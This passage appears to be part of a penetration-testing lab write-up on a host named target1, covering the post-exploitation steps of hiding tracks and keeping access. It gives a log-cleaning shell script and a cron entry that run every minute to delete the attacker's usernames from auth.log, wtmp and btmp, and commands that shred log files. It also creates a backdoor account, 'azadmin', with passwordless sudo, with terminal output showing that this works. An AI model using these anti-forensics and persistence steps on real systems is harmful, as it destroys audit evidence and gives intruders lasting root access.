
$ shred -f -n 10 /var/log/btmp*

Cron Jobs

- The previous commands can be added to a shell script to automate this process
- The shell script can then be added to a cron job to constantly execute the script to keep deleting any evidence as you traverse the server and even after you log out.



```
  GNU nano 2.2.6        File: /tmp/crontab.8MOmyt/crontab

# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
@reboot service sendmail start

* * * * * sh /root/scripts/log-clean.sh >/dev/null 2>&1
```



```
#!/bin/sh
# Clean up Script

# Cleanup Auth.log
sed '/steven\|azadmin/d' /var/log/auth.log > /var/log/auth.log.b
cp /var/log/auth.log.b /var/log/auth.log
rm /var/log/auth.log.b
# Uncomment to wipe all auth.log logs and backups
# shred -f -n 10 /var/log/auth.log*

# Cleanup wtmp
utmpdump /var/log/wtmp > /var/log/wtmp.file
sed '/steven\|azadmin/d' /var/log/wtmp.file > /var/log/wtmp.file.b
utmpdump -r < /var/log/wtmp.file.b > /var/log/wtmp
rm /var/log/wtmp.file
# Uncomment to wipe all wtmp logs and backups
# shred -f -n 10 /var/log/wtmp*

# cleanup btmp
utmpdump /var/log/btmp > /var/log/btmp.file
sed '/steven\|azadmin/d' /var/log/btmp.file > /var/log/btmp.file.b
utmpdump -r < /var/log/btmp.file.b > /var/log/btmp
rm /var/log/btmp.file
# Ucomment to wipe all btmp logs and backups
# shred -f -n 10 /var/log/btmp*
```

Maintaining Access

Maintaining Access: Adding users

- Another user called “azadmin” on the system was created and given root privileges without password required.

Commands:

$ adduser azadmin

$ usermod -aG sudo azadmin


$ useradd -m azadmin #Alternative to create user w/o home directory and no user creation date

#Alternative to create user w/o home directory and no user creation date


Proof of Concept:

$ chage azadmin

#Check if there is a password change date



```
root@target1:/home/steven# sudo adduser azadmin
Adding user `azadmin' ...
Adding new group `azadmin' (1003) ...
Adding new user `azadmin' (1003) with group `azadmin' ...
Creating home directory `/home/azadmin' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for azadmin
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
root@target1:/home/steven# 
```



```
root@target1:/home/steven# sudo -lU azadmin
User azadmin is not allowed to run sudo on raven.
root@target1:/home/steven# sudo usermod -aG sudo azadmin
root@target1:/home/steven# sudo -lU azadmin
Matching Defaults entries for azadmin on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User azadmin may run the following commands on raven:
    (ALL) NOPASSWD: ALL
root@target1:/home/steven# 
```

THE END